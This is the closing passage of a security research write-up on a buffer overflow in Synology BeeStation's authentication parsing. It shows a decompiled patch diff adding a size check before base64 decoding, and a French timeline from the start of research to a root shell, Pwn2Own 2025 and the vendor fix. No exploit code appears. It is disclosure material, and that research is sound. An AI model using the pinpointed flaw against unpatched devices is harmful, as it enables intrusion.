- A check in `SYNO::BEE::Auth::AuthManagerImpl::ParseAuthInfo` now prevents the buffer overflow

```
auth_info_len = auth_info->len;  
- decoded_len = auth_info_len;  
+ decoded_len = 4096;  
memset(decoded, 0, 4096);  
+ if ( auth_info_len > 0x1000 )  
+ {  
+     exception = (char *)__cxa_allocate_exception(0x30u);  
+     len = auth_info->len;  
+     basic_string_cstr(v29, "Failed to parse authInfo: size too large: %zu");  
+     basic_string_cstr(v30, "auth/auth_manager.cpp");  
+     // [...]  
+     __cxa_throw(exception, off_115D98, sub_81930);  
+ }  
SLIBCBase64Decode(auth_info->buf, auth_info_len, decoded, &decoded_len);
```

- 11 août 2025 : début des recherches (J)
- 26 août 2025 : réception de la BeeStation Plus (J+15)
- 5 septembre 2025 : surface d'attaque établie (J+24)
- 12 septembre 2025 : vulnérabilité identifiée (J+31)
- 13 septembre 2025 : obtention d'un shell root (J+32)
- 21 octobre 2025 : Pwn2Own 2025 @ Cork, Irlande (J+40)
- 30 octobre 2025 : correctif publié via une mise à jour BSM (J+49)



in <https://www.linkedin.com/company/synacktiv>

X <https://x.com/synacktiv>

🦋 <https://bsky.app/profile/synacktiv.com>

www <https://synacktiv.com>

In case of compromise, you can contact csirt@synacktiv.com